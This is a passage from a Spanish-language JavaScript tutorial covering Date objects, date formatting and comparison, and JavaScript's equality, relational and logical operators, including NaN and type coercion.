fecha.setUTCHours(12,0,0,0);
console.log(fecha);
```

Ejemplo de salida:

Mon Jan 31 2000 13:00:00 GMT+0100 (Europa Occidental (hora estándar))

Los otros modificadores específicos de UTC son `.setUTCMonth()`, `.setUTCDate()` (para el día del mes), `.setUTCMinutes()`, `.setUTCSeconds()` y `.setUTCMilliseconds()`.

Evitar la ambigüedad con `getTime()` y `setTime()`

Cuando se requieren los métodos anteriores para diferenciar la ambigüedad de las fechas, suele ser más fácil comunicar una fecha como la cantidad de tiempo que ha transcurrido desde el 1 de enero de 1970, 00:00:00 UTC. Este número representa un único momento y puede convertirse a la hora local siempre que sea necesario.

```
var fecha = new Date(Date.UTC(2000,0,31,12));
var marcaHoraria = date.getTime();
// alternativa
var marcaHoraria2 = Date.UTC(2000,0,31,12);
console.log(marcaHoraria === marcaHoraria2);
```

Ejemplo de salida: `true`

```
// Y al construir una fecha a partir de ella en otro lugar...
var otraFecha = new Date(marcaHoraria);
// Representado como una fecha universal
console.log(otraFecha.toUTCString());
// Representado como una fecha local
console.log(otraFecha);
```

Ejemplo de salida:

Mon Jan 31 2000 13:00:00

Mon Jan 31 2000 13:00:00 GMT+0100 (Europa Occidental (hora estándar))

Sección 8.4: Formatear una fecha en JavaScript

Formateo de una fecha JavaScript en navegadores modernos

En los navegadores modernos (*), `Date.prototype.toLocaleDateString()` le permite definir el formato de una fecha de una manera conveniente.

Requiere el siguiente formato:

```
fechaObj.toLocaleDateString([regiones [, opciones]])
```

El parámetro `regiones` debe ser una cadena de caracteres con una etiqueta de idioma BCP 47, o un array de cadenas de caracteres de este tipo.

El parámetro `opciones` debe ser un objeto con algunas o todas las propiedades siguientes:

- **`localeMatcher`**: los valores posibles son `"lookup"` y `"best fit"`; el valor por defecto es `"best fit"`.
- **`timeZone`**: el único valor que deben reconocer las implementaciones es `"UTC"`; el valor por defecto es la zona horaria por defecto del tiempo de ejecución.
- **`hour12`**: los valores posibles son `true` y `false`; el valor por defecto depende de la configuración regional.
- **`formatMatcher`**: los valores posibles son `"basic"` y `"best fit"`; el valor por defecto es `"best fit"`.
- **`weekday`**: los valores posibles son `"narrow"`, `"short"` y `"long"`.
- **`era`**: los valores posibles son `"narrow"`, `"short"` y `"long"`.
- **`year`**: los valores posibles son `"numeric"` y `"2-digit"`.
- **`month`**: los valores posibles son `"numeric"`, `"2-digit"`, `"narrow"`, `"short"` y `"long"`.

- **`day`**: los valores posibles son `"numeric"` y `"2-digit"`.
- **`hour`**: los valores posibles son `"numeric"` y `"2-digit"`.
- **`minute`**: los valores posibles `"numeric"` y `"2-digit"`.
- **`second`**: los valores posibles son `"numeric"` y `"2-digit"`.
- **`timeZoneName`**: los valores posibles son `"short"` y `"long"`.

Cómo se utiliza

```
var hoy = new Date().toLocaleDateString('en-GB', {
      day : 'numeric',
      month : 'short',
      year : 'numeric'
});
```

Salida si se ejecuta el 24 de enero de 2036:

```
'24 Jan 2036'
```

A medida

Si `Date.prototype.toLocaleDateString()` no es lo suficientemente flexible para satisfacer cualquier necesidad que pueda tener, puede considerar la posibilidad de crear un objeto `Date` personalizado con el siguiente aspecto:

```
var DateObject = (function() {
      var monthNames = [
            "January", "February", "March",
            "April", "May", "June", "July",
            "August", "September", "October",
            "November", "December"
      ];
      var date = function(str) {
            this.set(str);
      };
      date.prototype = {
            set : function(str) {
                  var dateDef = str ? new Date(str) : new Date();
                  this.day = dateDef.getDate();
                  this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
                  this.month = dateDef.getMonth() + 1;
                  this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
                  this.monthName = monthNames[this.month - 1];
                  this.year = dateDef.getFullYear();
            },
            get : function(properties, separator) {
                  var separator = separator ? separator : '-'
                  ret = [];
                  for(var i in properties) {
                        ret.push(this[properties[i]]);
                  }
                  return ret.join(separator);
            }
      };
      return date;
})();
```

Si incluyera ese código y ejecutara `new DateObject()` el 20 de enero de 2019, produciría un objeto con las siguientes propiedades:

```
day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019
```

Para obtener una cadena de caracteres formateada, puede hacer algo como esto:

```
new DateObject().get(['dayPadded', 'monthPadded', 'year']);
```

El resultado sería el siguiente:

20-01-2016

(*) Según el MDN, por "navegadores modernos" se entiende Chrome 24+, Firefox 29+, IE11, Edge12+, Opera 15+ y Safari nightly build.

Sección 8.5: Obtener el número de milisegundos transcurridos desde el 1 de Enero de 1970 00:00:00 UTC

El método estático `Date.now` devuelve el número de milisegundos que han transcurrido desde el 1 de enero de 1970 00:00:00 UTC. Para obtener el número de milisegundos que han transcurrido desde ese momento utilizando una instancia de un objeto `Date`, utilice su método `getTime`.

```
// obtener milisegundos usando el método estático now de Date
console.log(Date.now());
// obtener milisegundos mediante el método getTime de la instancia Date
console.log((new Date()).getTime());
```

Sección 8.6: Obtener la hora y fecha actuales

Utiliza `new Date()` para generar un nuevo objeto `Date` que contenga la fecha y hora actuales.

Ten en cuenta que `Date()` *llamada sin argumentos es equivalente a* `new Date(Date.now())`.

Una vez que tengas un objeto `Date`, puedes aplicar cualquiera de los varios métodos disponibles para extraer sus propiedades (por ejemplo, `getFullYear()` para obtener el año de 4 dígitos).

A continuación, se indican algunos métodos de datación habituales.

Obtener el año actual

```
var anno = (new Date()).getFullYear();
console.log(anno);
// Ejemplo de salida: 2016
```

Obtener el mes actual

```
var mes = (new Date()).getMonth();
console.log(mes);
// Ejemplo de salida: 0
```

Ten en cuenta que 0 = enero. Esto se debe a que los meses van de *0* a *11*, por lo que a menudo es conveniente añadir `+1` al índice.

Obtener el día actual

```
var dia = (new Date()).getDate();
console.log(dia);
// Ejemplo de salida: 31
```

Obtener la hora actual

```
var horas = (new Date()).getHours();
console.log(horas);
// Ejemplo de salida: 10
```

Obtener los minutos actuales

```
var minutos = (new Date()).getMinutes();
console.log(minutos);
// Ejemplo de salida: 39
```

Obtener los segundos actuales

```
var segundos = (new Date()).getSeconds();
console.log(segundos);
// Ejemplo de salida: 48
```

Obtener los milisegundos actuales

Para obtener los milisegundos (de 0 a 999) de una instancia de un objeto `Date`, utilice su método `getMilliseconds`.

```
var milisegundos = (new Date()).getMilliseconds();
console.log(milisegundos);
// Salida: milisegundos ahora
```

Convertir la hora y la fecha actuales en una cadena legible por humanos

```
var ahora = new Date();
// convertir la fecha en una cadena con formato de zona horaria UTC:
console.log(ahora.toUTCString());
// Salida: Wed, 21 Jun 2017 09:13:01 GMT
```

El método estático `Date.now()` devuelve el número de milisegundos que han transcurrido desde el 1 de enero de 1970 00:00:00 UTC. Para obtener el número de milisegundos que han transcurrido desde ese momento utilizando una instancia de un objeto `Date`, utilice su método `getTime`.

```
// obtener milisegundos usando el método estático now de Date
console.log(Date.now());
// obtener milisegundos mediante el método getTime de la instancia Date
console.log((new Date()).getTime());
```

Sección 8.7: Incrementar un objeto Date

Para incrementar objetos de fecha en JavaScript, normalmente podemos hacer lo siguiente:

```
var fechaCompra = new Date(); // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
fechaCompra.setDate(fechaCompra.getDate() + 1);
console.log(fechaCompra); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

Es posible utilizar `setDate` para cambiar la fecha a un día del mes siguiente utilizando un valor mayor que el número de días del mes actual.

```
var fechaCompra = new Date(); // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
fechaCompra.setDate(fechaCompra.getDate() + 12);
console.log(fechaCompra); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

Lo mismo ocurre con otros métodos como `getHours()`, `getMonth()`, etc.

Añadir días laborables

Si desea añadir días laborables (en este caso, supongo que de lunes a viernes), puede utilizar la función `setDate`, aunque necesitará un poco más de lógica para tener en cuenta los fines de semana (obviamente, esto no tendrá en cuenta los días festivos nacionales).

```
function agregarDiasTrabajo(fechaInicio, dias) {
	// Obtener el día de la semana como un número (0 = lunes, 1 = martes, .... 6 = domingo)
	var dds = fechaInicio.getDay();
	var diasParaAgregar = dias;
	// Si el día actual es domingo, añada un día
	if (dds == 0)
		diasParaAgregar++;
	// Si la fecha de inicio más los días adicionales cae en o después del sábado más próximo,
	calcule los fines de semana
	if (dds + diasParaAgregar >= 6) {
		// Restar los días de la semana laboral actual a los días laborables
		var diasTrabajoRestantes = diasParaAgregar - (5 - dds);
		// Añadir el fin de semana de la semana laboral actual
		diasParaAgregar += 2;
		if (diasTrabajoRestantes > 5) {
			// Añada dos días por cada semana laboral calculando cuántas semanas se incluyen
			diasParaAgregar += 2 * Math.floor(diasTrabajoRestantes / 5);
			// Excluir el último fin de semana si diasTrabajoRestantes resuelve un número
			exacto de semanas
			if (diasTrabajoRestantes % 5 == 0)
				diasParaAgregar -= 2;
		}
	}
	fechaInicio.setDate(fechaInicio.getDate() + diasParaAgregar);
	return fechaInicio;
}
```

Sección 8.8: Convertir a JSON

```
var date1 = new Date();
date1.toJSON();
```

Devuelve: “2016-04-14T23:49:08.596Z”

Capítulo 9: Comparación de fechas

Sección 9.1: Comparar valores Date

Para comprobar la igualdad de los valores de `Date`:

```
var fecha1 = new Date();
var fecha2 = new Date(fecha1.valueOf() + 10);
console.log(fecha1.valueOf() === fecha2.valueOf());
```

Ejemplo de salida: `false`

Tenga en cuenta que debe utilizar `valueOf()` o `getTime()` para comparar los valores de los objetos `Date` porque el operador de igualdad comparará si dos referencias de objetos son iguales. Por ejemplo:

```
var fecha1 = new Date();
var fecha2 = new Date();
console.log(fecha1 === fecha2);
```

Ejemplo de salida: `false`

Mientras que si las variables apuntan al mismo objeto:

```
var fecha1 = new Date();
var fecha2 = fecha1;
console.log(fecha1 === fecha2);
```

Ejemplo de salida: `true`

Sin embargo, los demás operadores de comparación funcionarán como de costumbre y puede utilizar `<` y `>` para comparar que una fecha es anterior o posterior a la otra. Por ejemplo:

```
var fecha1 = new Date();
var fecha2 = new Date(fecha1.valueOf() + 10);
console.log(fecha1 < fecha2);
```

Ejemplo de salida: `true`

Funciona incluso si el operador incluye la igualdad:

```
var fecha1 = new Date();
var fecha2 = new Date(fecha1.valueOf());
console.log(fecha1 <= fecha2);
```

Ejemplo de salida: `true`

Sección 9.2: Cálculo de diferencias Date

Para comparar la diferencia de dos fechas, podemos hacer la comparación basándonos en la marca de tiempo.

```
var fecha1 = new Date();
var fecha2 = new Date(fecha1.valueOf() + 5000);
var fechaDif = fecha1.valueOf() - fecha2.valueOf();
var fechaDifEnAnnos = fechaDif/1000/60/60/24/365; // convertir milisegundos en años
console.log("Diferencia de fecha en años: " + fechaDifEnAnnos);
```

Capítulo 10: Operaciones de comparación

Sección 10.1: Igualdad / desigualdad abstracta y conversión de tipos

El problema

Los operadores abstractos de igualdad y desigualdad (`==` y `!=`) convierten sus operandos si los tipos de los operandos no coinciden. Esta coerción de tipo es una fuente común de confusión sobre los resultados de estos operadores, en particular, estos operadores no siempre son transitivos como cabría esperar.

```
"" == 0; // true A
0 == "0"; // true A
"" == "0"; // false B
false == 0; // true
false == "0"; // true
"" != 0; // false A
0 != "0"; // false A
"" != "0"; // true B
false != 0; // false
false != "0"; // false
```

Los resultados empiezan a tener sentido si se tiene en cuenta cómo convierte JavaScript las cadenas de caracteres vacías en números.

```
Number(""); // 0
Number("0"); // 0
Number(false); // 0
```

La solución

En la sentencia `false B`, ambos operandos son cadenas de caracteres (`""` y `"0"`), por lo que **no habrá conversión de tipo** y puesto que `""` y `"0"` no son el mismo valor, `"" == "0"` es `false` como se esperaba.

Una forma de eliminar comportamientos inesperados es asegurarse de que siempre se comparan operandos del mismo tipo. Por ejemplo, si desea los resultados de una comparación numérica, utilice la conversión explícita:

```
var test = (a,b) => Number(a) == Number(b);
test("", 0); // true;
test("0", 0); // true
test("", "0"); // true;
test("abc", "abc"); // false ya que los operandos no son números
```

O, si desea comparar cadenas de caracteres:

```
var test = (a,b) => String(a) == String(b);
test("", 0); // false;
test("0", 0); // true
test("", "0"); // false;
```

Nota al margen: ¡`Number("0")` y `new Number("0")` no son lo mismo! Mientras que el primero realiza una conversión de tipo, el segundo creará un nuevo objeto. Los objetos se comparan por referencia y no por valor, lo que explica los siguientes resultados.

```
Number("0") == Number("0"); // true;
new Number("0") == new Number("0"); // false
```

Por último, tiene la opción de utilizar operadores de igualdad y desigualdad estrictos que no realizarán ninguna conversión de tipo implícita.

```
"" === 0; // false
0 === "0"; // false
"" === "0"; // false
```

Encontrará más información sobre este tema aquí:

[¿Qué operador de igualdad (`==` vs `===`) debe utilizarse en las comparaciones de JavaScript?]

Igualdad abstracta (`==`)

Sección 10.2: Propiedad NaN del objeto Global

`NaN` ("**N**ot **a** **N**umber") es un valor especial definido por el *estándar IEEE para aritmética de coma flotante*, que se utiliza cuando se proporciona un valor no numérico pero se espera un número (`1 * "dos"`), o cuando un cálculo no tiene un resultado `number` válido (`Math.sqrt(-1)`).

Cualquier igualdad o comparación relacional con `NaN` devuelve `false`, incluso comparándolo consigo mismo. Porque se supone que `NaN` indica el resultado de un cálculo sin sentido y, como tal, no es igual al resultado de ningún otro cálculo sin sentido.

```
(1 * "dos") === NaN //false
NaN === 0; // false
NaN === NaN; // false
Number.NaN === NaN; // false
NaN < 0; // false
NaN > 0; // false
NaN > 0; // false
NaN >= NaN; // false
NaN >= 'dos'; // false
```

Las comparaciones no iguales siempre devolverán `true`:

```
NaN !== 0; // true
NaN !== NaN; // true
```

Comprobar si un valor es NaN

```
Version ≥ 6
```

Puede comprobar si un valor o expresión es `NaN` utilizando la función `Number.isNaN()`:

```
Number.isNaN(NaN); // true
Number.isNaN(0 / 0); // true
Number.isNaN('str' - 12); // true
Number.isNaN(24); // false
Number.isNaN('24'); // false
Number.isNaN(1 / 0); // false
Number.isNaN(Infinity); // false
Number.isNaN('str'); // false
Number.isNaN(undefined); // false
Number.isNaN({}); // false
```

```
Version ≥ 6
```

Puede comprobar si un valor es `NaN` comparándolo consigo mismo:

```
value !== value; // true para NaN, false para cualquier otro valor
```

Puede utilizar el siguiente polyfill para `Number.isNaN()`:

```
Number.isNaN = Number.isNaN || function(value) {
    return value !== value;
}
```

Por el contrario, la función global `isNaN()` devuelve `true` no sólo para `NaN`, sino también para cualquier valor o expresión que no puede convertirse en un número:

```
isNaN(NaN); // true
isNaN(0 / 0); // true
isNaN('str' - 12); // true
isNaN(24); // false
isNaN('24'); // false
isNaN(Infinity); // false
isNaN('str'); // true
isNaN(undefined); // true
isNaN({}); // true
```

ECMAScript define un algoritmo de "igualdad" llamado `SameValue` que, desde ECMAScript 6, puede invocarse con `Object.is`. A diferencia de la comparación `==` y `===`, utilizando `Object.is()` tratará `NaN` como idéntico a sí mismo (y `-0` como no idéntico a `+0`):

```
Object.is(NaN, NaN) // true
Object.is(+0, 0) // false
NaN === NaN // false
+0 === 0 // true
```

Version ≥ 6

Puede utilizar el siguiente polyfill para `Object.is()` (de MDN):

```
if (!Object.is) {
      Object.is = function(x, y) {
            // Algoritmo SameValue
            if (x === y) { // Pasos 1-5, 7-10
                  // Pasos 6.b-6.e: +0 != -0
                  return x !== 0 || 1 / x === 1 / y;
            } else {
                  // Paso 6.a: NaN == NaN
                  return x !== x && y !== y;
            }
      };
}
```

Puntos a tener en cuenta

`NaN` en sí es un número, lo que significa que no es igual a la cadena de caracteres "NaN", y lo más importante (aunque quizás poco intuitivo):

```
typeof(NaN) === "number"; //true
```

Sección 10.3: Cortocircuito en operadores booleanos

El operador and (`&&`) y el operador or (`||`) emplean el cortocircuito para evitar trabajo innecesario si el resultado de la operación no cambia con el trabajo extra.

En `x && y`, `y` no se evaluará si `x` es `false`, porque se garantiza que toda la expresión es `false`.

En `x || y`, `y` no se evaluará si `x` se evalúa como `true`, porque se garantiza que toda la expresión es `true`.

Ejemplo con funciones

Tomemos las dos funciones siguientes:

```
function T() { // Verdadero
      console.log("T");
      return true;
}
function F() { // Falso
      console.log("F");
      return false;
}
```

Ejemplo 1

```
T() && F(); // false
```

Salida:

```
'T'
'F'
```

Ejemplo 2

```
F() && T(); // false
```

Salida:

```
'F'
```

Ejemplo 3

```
T() || F(); // true
```

Salida:

```
'T'
```

Ejemplo 4

```
F() || T(); // true
```

Salida:

```
'F'
'T'
```

Cortocircuito para evitar errores

```
var obj; // el objeto tiene un valor indefinido
if(obj.property){ }// TypeError: Cannot read property 'property' of undefined
if(obj.property && obj !== undefined){}// Line A TypeError: Cannot read property 'property' of
undefined
```

Línea A: si inviertes el orden la primera sentencia condicional evitará el error en la segunda al no ejecutarla si lanzara el error.

```
if(obj !== undefined && obj.property){}; // no se produce ningún error
```

Pero sólo debe usarse si se espera `undefined`

```
if(typeof obj === "object" && obj.property){}; // opción segura pero más lenta
```

Cortocircuito para proporcionar un valor por defecto

El operador `||` puede utilizarse para seleccionar un valor "truthy" o el valor por defecto.

Por ejemplo, puede utilizarse para garantizar que un valor anulable se convierta en un valor no anulable:

```
var nullableObj = null;
var obj = nullableObj || {}; // esto selecciona {}
var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // esto selecciona {x: 5}
```

O para devolver el primer valor verdadero

```
var truthyValue = {x: 10};
return truthyValue || {}; // devolverá {x: 10}
```

Lo mismo puede utilizarse para retroceder varias veces:

```
envVariable || configValue || defaultConstValue // seleccionar la primera "truthy" de estas
```

Cortocircuito para llamar a una función opcional

El operador `&&` puede utilizarse para evaluar una callback, sólo si se le pasa:

```
function myMethod(cb) {
      // Esto puede simplificarse
      if (cb) {
            cb();
      }
      // Para ello
      cb && cb();
}
```

Por supuesto, la prueba anterior no valida que `cb` es de hecho una `function` y no sólo un `Object`/`Array`/`String`/`Number`.

Sección 10.4: null y undefined

Las diferencias entre `null` y `undefined`

`null` y `undefined` comparten igualdad abstracta `==` pero no igualdad estricta `===`,

```
null == undefined // true
null === undefined // false
```

Representan cosas ligeramente diferentes:

- `undefined` representa la *ausencia de un valor*, como por ejemplo antes de que se haya creado una propiedad de identificador/objeto o en el periodo entre la creación de un parámetro de identificador/función y su primer establecimiento, si lo hubiera.
- `null` representa la *ausencia **intencionada** de un valor* para un identificador o propiedad que ya ha sido creado.

Son diferentes tipos de sintaxis:

- `undefined` es una *propiedad del Objeto global*, normalmente inmutable en el ámbito global. Esto significa que cualquier lugar en el que puedas definir un identificador que no sea en el espacio de

nombres global podría ocultar `undefined` de ese ámbito (aunque las cosas pueden seguir **siendo `undefined`**).
- `null` es una *palabra literal*, por lo que su significado no puede cambiarse nunca e intentarlo provocará un *Error*.

Las similitudes entre `null` y `undefined`

`null` y `undefined` son falsy.

```
if (null) console.log("no se registrará");
if (undefined) console.log("no se registrará");
```

Ni `null` ni `undefined` es igual a `false` (ver esta pregunta).

```
false == undefined // false
false == null // false
false === undefined // false
false === null // false
```

Utilizar `undefined`

- Si no se puede confiar en el ámbito actual, utilice algo que se evalúe como *indefinido*, por ejemplo `void 0;`.
- Si `undefined` es ensombrecido por otro valor, es tan malo como ensombrecer `Array` o `Number`.
- Evitar *establecer* algo como `undefined`. Si desea eliminar una propiedad *bar* de un Objeto *foo*, `delete`
- `foo.bar;` en su lugar.
- La prueba de existencia del identificador `foo` contra `undefined` **podría lanzar un Reference Error**, usa `typeof foo` contra `"undefined"` en su lugar.

Sección 10.5: Igualdad abstracta (==)

Los operandos del operador de igualdad abstracto se comparan *tras* ser convertidos a un tipo común. La forma en que se produce esta conversión se basa en la especificación del operador:

Especificación del operador `==`:

7.2.13 Comparación de igualdades abstractas

La comparación `x == y`, donde `x` e `y` son valores, produce `true` o `false`. Esta comparación se realiza del siguiente modo:

1. Si `Type(x)` es igual a `Type(y)`, entonces:

- **a.** Devuelve el resultado de realizar la comparación de igualdad estricta `x === y`.

2. Si `x` es `null` e `y` es `undefined`, devuelve `true`.
3. Si `x` es `undefined` e `y` es `null`, devuelve `true`.
4. Si `Type(x)` es `Number` y `Type(y)` es `String`, devuelve el resultado de la comparación `x == ToNumber(y)`.
5. Si `Type(x)` es `String` y `Type(y)` es `Number`, devuelve el resultado de la comparación `ToNumber(x) == y`.
6. Si `Type(x)` es `Boolean`, devuelve el resultado de la comparación `ToNumber(x) == y`.
7. Si `Type(y)` es `Boolean`, devuelve el resultado de la comparación `x == ToNumber(y)`.
8. Si `Type(x)` es `String`, `Number` o `Symbol` y `Type(y)` es `Object`, devuelve el resultado de la comparación `x == ToPrimitive(y)`.
9. Si `Type(x)` es `Object` y `Type(y)` es `String`, `Number` o `Symbol`, devuelve el resultado de la comparación `ToPrimitive(x) == y`.

Ejemplos:

```
1 == 1; // true
1 == true; // true (operando convertido a number: true => 1)
1 == '1'; // true (operando convertido a number: '1' => 1 )
1 == '1.00'; // true
1 == '1.00000000001'; // false
1 == '1.00000000000000001'; // true (verdadero debido a la pérdida de precisión)
null == undefined; // true (spec #2)
1 == 2; // false
0 == false; // true
0 == undefined; // false
0 == ""; // true
```

Sección 10.6: Operadores lógicos con booleanos

```
var x = true, y = false;
```

AND

Este operador devolverá `true` si ambas expresiones se evalúan como verdaderas. Este operador booleano empleará el cortocircuito y no evaluará y si `x` se evalúa como `false`.

```
x && y;
```

Esto devolverá `false`, porque `y` es falso.

OR

Este operador devolverá `true` si una de las dos expresiones se evalúa como verdadera. Este operador booleano empleará el cortocircuito e `y` no se evaluará si `x` se evalúa como verdadero.

```
x || y;
```

Esto devolverá `true`, porque x es verdadero.

NOT

Este operador devolverá `false` si la expresión de la derecha es verdadera y `true` si la expresión de la derecha es falsa.

```
!x;
```

Esto devolverá `false`, porque `x` es verdadero.

Sección 10.7: Conversiones automáticas de tipos

Ten en cuenta que los números pueden convertirse accidentalmente en cadenas de caracteres o NaN (Not a Number).

JavaScript es de tipado flexible. Una variable puede contener diferentes tipos de datos, y una variable puede cambiar su tipo de datos:

```
var x = "Hello"; // typeof x es una cadena de caracteres
x = 5; // cambia typeof x a un número
```

Al realizar operaciones matemáticas, JavaScript puede convertir números en cadenas de caracteres:

```
var x = 5 + 7; // x.valueOf() es 12, typeof x es un número
var x = 5 + "7"; // x.valueOf() es 57, typeof x es una cadena de caracteres
var x = "5" + 7; // x.valueOf() es 57, typeof x es una cadena de caracteres
var x = 5 - 7; // x.valueOf() es -2, typeof x es un número
var x = 5 - "7"; // x.valueOf() es -2, typeof x es un número
var x = "5" - 7; // x.valueOf() es -2, typeof x es un número
var x = 5 - "x"; // x.valueOf() es NaN, typeof x es un número
```

Restar una cadena de caracteres de una cadena de caracreres, no genera un error pero devuelve NaN (Not a Number):

```
"Hello" - "Dolly" // devuelve NaN
```

Sección 10.8: Operadores lógicos con valores no booleanos (coerción booleana)

OR lógico (`||`), leyendo de izquierda a derecha, se evaluará al primer valor *truthy*. Si no se encuentra ningún valor *truthy*, se devuelve el último valor.

```
var a = 'hola' || ''; // a = 'hola'
var b = '' || []; // b = []
var c = '' || undefined; // c = undefined
var d = 1 || 5; // d = 1
var e = 0 || {}; // e = {}
var f = 0 || '' || 5; // f = 5
var g = '' || 'yay' || 'boo'; // g = 'yay'
```

AND lógico (`&&`), leyendo de izquierda a derecha, se evaluará al primer valor *falsy*. Si no se encuentra ningún valor *falsy*, se devuelve el último valor.

```
var a = 'hola' && ''; // a = ''
var b = '' && []; // b = ''
var c = undefined && 0; // c = undefined
var d = 1 && 5; // d = 5
var e = 0 && {}; // e = 0
var f = 'holi' && [] && 'listo'; // f = 'listo'
var g = 'bye' && undefined && 'adios'; // g = undefined
```

Este truco puede utilizarse, por ejemplo, para establecer un valor por defecto a un argumento de función (antes de ES6).

```
var foo = function(val) {
    // si val se evalúa como falsy, se devolverá 'default' en su lugar.
    return val || 'default';
}
console.log( foo('hamburguesa') ); // hamburguesa
console.log( foo(100) ); // 100
console.log( foo([]) ); // []
console.log( foo(0) ); // default
console.log( foo(undefined) ); // default
```

Sólo tenga en cuenta que, para los argumentos, `0` y (en menor medida) la cadena de caracteres vacía son también a menudo valores válidos que deben ser capaces de ser explícitamente pasado y anular un valor predeterminado, que, con este patrón, no lo harán (porque son *falsy*).

Sección 10.9: Array vacío

```
/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true
```

Cuando se ejecuta `[].toString()` llama a `[].join()` si existe, o a `Object.prototype.toString()` en caso contrario. Esta comparación devuelve `true` porque `[].join()` devuelve '' que, convertido en `0`, es igual a falso ToNumber.

Pero cuidado, todos los objetos son truthy y `Array` es una instancia de `Object`:

```
// Internamente se evalúa como ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'
```

Sección 10.10: Operaciones de comparación de igualdad

JavaScript dispone de cuatro operaciones de comparación de igualdad diferentes.

`SameValue`

Devuelve `true` si ambos operandos pertenecen al mismo `Type` y tienen el mismo valor.

Nota: el valor de un objeto es una referencia.

Puede utilizar este algoritmo de comparación a través de `Object.is` (ECMAScript 6).

Ejemplos:

```
Object.is(1, 1); // true
Object.is(+0, -0); // false
Object.is(NaN, NaN); // true
Object.is(true, "true"); // false
Object.is(false, 0); // false
Object.is(null, undefined); // false
Object.is(1, "1"); // false
Object.is([], []); // false
```

Este algoritmo tiene las propiedades de una relación de equivalencia:

- Reflexividad: `Object.is(x, x)` es **`true`**, para cualquier valor `x`.
- Simetría: `Object.is(x, y)` es **`true`** si, y sólo si, `Object.is(y, x)` es **`true`**, para cualquier valor `x` e `y`.
- Transitividad: Si `Object.is(x, y)` y `Object.is(y, z)` son **`true`**, entonces `Object.is(x, z)` también es **`true`**, para cualquier valor `x`, `y` y `z`.

`SameValueZero`

Se comporta como `SameValue`, pero considera que `+0` y `-0` son iguales.

Puedes utilizar este algoritmo de comparación a través de `Array.prototype.includes` (ECMAScript 7).

Ejemplos:

```
[1].includes(1); // true
[+0].includes(-0); // true
[NaN].includes(NaN); // true
[true].includes("true"); // false
[false].includes(0); // false
[1].includes("1"); // false
[null].includes(undefined); // false
[[]].includes([]); // false
```

Este algoritmo sigue teniendo las propiedades de una relación de equivalencia:

- Reflexividad: `[x].includes(x)` es **`true`**, para cualquier valor `x`.
- Simetría: `[x].includes(y)` es **`true`** si, y sólo si, `[y].includes(x)` es **`true`**, para cualquier valor `x` e `y`.
- Transitividad: Si `[x].includes(y)` e `[y].includes(z)` son **`true`**, entonces `[x].includes(z)` también es **`true`**, para cualquier valor `x`, `y` y `z`.

Comparación de igualdad estricta

Comparación de igualdad estricta

Se comporta como `SameValue`, pero

- Considera que `+0` y `-0` son iguales.
- Considera **`NaN`** diferente de cualquier valor, incluido él mismo.

Puede utilizar este algoritmo de comparación mediante el operador `===` (ECMAScript 3).

También existe el operador `!==` (ECMAScript 3), que niega el resultado de `===`.

Ejemplos:

```
1 === 1; // true
+0 === -0; // true
NaN === NaN; // false
true === "true"; // false
false === 0; // false
1 === "1"; // false
null === undefined; // false
[] === []; // false
```

Este algoritmo tiene las siguientes propiedades:

- Simetría: `x === y` es **`true`** si, y sólo si, `y === x` es **`true`**, para cualquier valor `x` e `y`.
- Transitividad: Si `x === y` e `y === z` son **`true`**, entonces `x === z` también es **`true`**, para cualquier valor `x`, `y` y `z`.

Pero no es una relación de equivalencia porque

- `NaN` no es reflexivo: `NaN !== NaN`

Comparación de la igualdad abstracta

Si ambos operandos pertenecen al mismo `Type`, se comporta como la Comparación de igualdad estricta.

En caso contrario, los coacciona del siguiente modo:

- `undefined` y `null` se consideran iguales.
- Al comparar un número con una cadena de caracteres, la cadena de caracteres se convierte en un número.
- Al comparar un booleano con otra cosa, el booleano se convierte en un número.
- Al comparar un objeto con un número, una cadena de caracteres o un símbolo, el objeto se convierte en una primitiva.

Si ha habido una coacción, los valores coaccionados se comparan recursivamente. En caso contrario, el algoritmo devuelve `false`.

Puede utilizar este algoritmo de comparación mediante el operador `==` (ECMAScript 1).

También existe el operador `!=` (ECMAScript 1), que niega el resultado de `==`.

Ejemplos:

```
1 == 1; // true
+0 == -0; // true
NaN == NaN; // false
true == "true"; // false
false == 0; // true
1 == "1"; // true
null == undefined; // true
[] == []; // false
```

Este algoritmo tiene la siguiente propiedad:

- Simetría: x == y es `true` si, y sólo si, y == x es `true`, para cualquier valor `x` e `y`.

Pero no es una relación de equivalencia porque

- `NaN` no es reflexivo: `NaN !== NaN`
- La transitividad no se cumple, por ejemplo, `0 == ''` y `0 == '0'`, pero `'' != '0'`.

Sección 10.11: Operadores relacionales (<, <=, >, >=)

Cuando ambos operandos son numéricos, se comparan normalmente:

```
1 < 2 // true
2 <= 2 // true
3 >= 5 // false
true < false // false (convertidos implícitamente en números, 1 < 0)
```

Cuando ambos operandos son cadenas de caracteres, se comparan lexicográficamente (según el orden alfabético):

```
'a' < 'b' // true
'1' < '2' // true
'100' > '12' // false (100 es menor que 12 lexicográficamente.)
```

Cuando un operando es una cadena de caracteres y el otro un número, la cadena de caracteres se convierte en número antes de la comparación:

```
'1' < 2 // true
'3' > 2 // true
true > '2' // false (true convertido implícitamente en número, 1 < 2)
```

Cuando la cadena de caracteres no es numérica, la conversión numérica devuelve `NaN` (not-a-number). La comparación con `NaN` siempre devuelve `false`:

```
1 < 'abc' // false
1 > 'abc' // false
```

Pero tenga cuidado al comparar un valor numérico con `null`, `undefined` o cadenas de caracteres vacías:

```
1 > '' // true
1 < '' // false
1 > null // true
1 < null // false
1 > undefined // false
1 < undefined // false
```

Cuando un operando es un objeto y el otro es un número, el objeto se convierte en número antes de la comparación. Así que `null` es un caso particular porque `Number(null);//0`

```
new Date(2015)< 1479480185280 // true
null > -1 //true
({toString:function(){return 123}}) > 122 //true
```

Sección 10.12: Desigualdad

El operador `!=` es el inverso del operador `==`.

Devolverá `true` si los operandos no son iguales.

El motor JavaScript intentará convertir ambos operandos a tipos coincidentes si no son del mismo tipo. **Nota:** si los dos operandos tienen referencias internas diferentes en memoria, se devolverá `false`.

Ejemplo:

```
1 != '1' // false
1 != 2 // true
```

